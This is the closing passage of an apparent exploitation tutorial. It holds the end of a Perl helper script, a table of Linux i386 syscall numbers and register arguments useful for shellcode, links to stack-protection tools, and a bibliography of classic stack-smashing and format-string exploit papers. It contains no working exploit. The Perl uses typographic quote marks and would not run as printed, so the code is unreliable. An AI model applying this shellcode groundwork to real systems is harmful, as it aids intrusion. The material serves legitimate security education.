# Main routine
#
sub main
{
    my %args;

    getopts(’acws:e:’, \%args) || usage($0);
    $opts::addr = ! $args{’a’};
    $opts::comment = ! $args{’c’};
    $opts::warnz = $args{’w’};
    $opts::startexpr = $args{’s’};
    $opts::endexpr = $args{’e’};
    translate($opts::program);
    if ($opts::warnz - 1 > 0) {
        print STDERR (“** WARNING:”);
        printf STDERR (“Found %d lines with zero bytes\n",
            $opts::warnz - 1);
    }
}

if (! $opts::program || ($opts::program =~ /^-/))
    { usage($0); }
if (! -f $opts::program)
    { die("** Error: $opts::program: No such file\n"); }

main(@_);
```

Appendix B

Selection of Linux syscall numbers

%eax	Name	%ebx	%ecx	%edx
1	exit	int		
3	read	unsigned int	char *	size_t
4	write	unsigned int	const char *	size_t
5	open	const char *	int	int
6	close	unsigned int		
9	link	const char *	const char *	
10	unlink	const char *		
11	execve	const char *	const char **	const char **
15	chmod	const char *	mode_t	
23	setuid	uid_t		
24	getuid			
37	kill	pid_t	int	
38	rename	const char *	const char *	
39	mkdir	const char *	mode_t	
40	rmdir	const char *		
46	setgid	gid_t		
47	getgid			
49	geteuid			
50	getegid			
70	setreuid	uid_t	uid_t	
71	setregid	gid_t	gid_t	
182	chown	const char *	uid_t	gid_t

Appendix C

Useful links

ProPolice: http://www.research.ibm.com/trl/projects/security/ssp/

GCC extension for protecting applications from stack-smashing attacks.

ltrace: http://packages.debian.org/unstable/utils/ltrace.html

Library call tracer.

Formatguard: http://www.immunix.org/formatguard.html

The first general solution for format bugs

grsecurity: http://www.grsecurity.net/

Includes PaX for an implementation of non-executable pages and randomization features for i386, alpha, sparc, sparc64, parisc, and powerpc.

http://0xbadc0ded.org/

Great place for challenges.

Bibliography

[1] http://phrack.org/phrack/49/P49-14
Smashing The Stack for fun and profit
By Aleph One

[2] http://www.ryanspc.com/exploits/color_xterm.c
color_xterm (Linux) return into libc exploit
By Solar Designer

[3] http://www.dtmf.com.ar/texts/non-exec-stack-problems.html
Defeating Solar Designer's Non-executable Stack Patch
By Nergal

[4] http://teso.scene.at/releases/formatstring-1.1.tar.gz
Exploiting Format String Vulnerabilities
By scut / team teso

[5] http://www.gnu.org/manual/glibc-2.0.6/html_chapter/libc_toc.html
The GNU C Library

[6] http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt
Solar Designer's Netscape advisory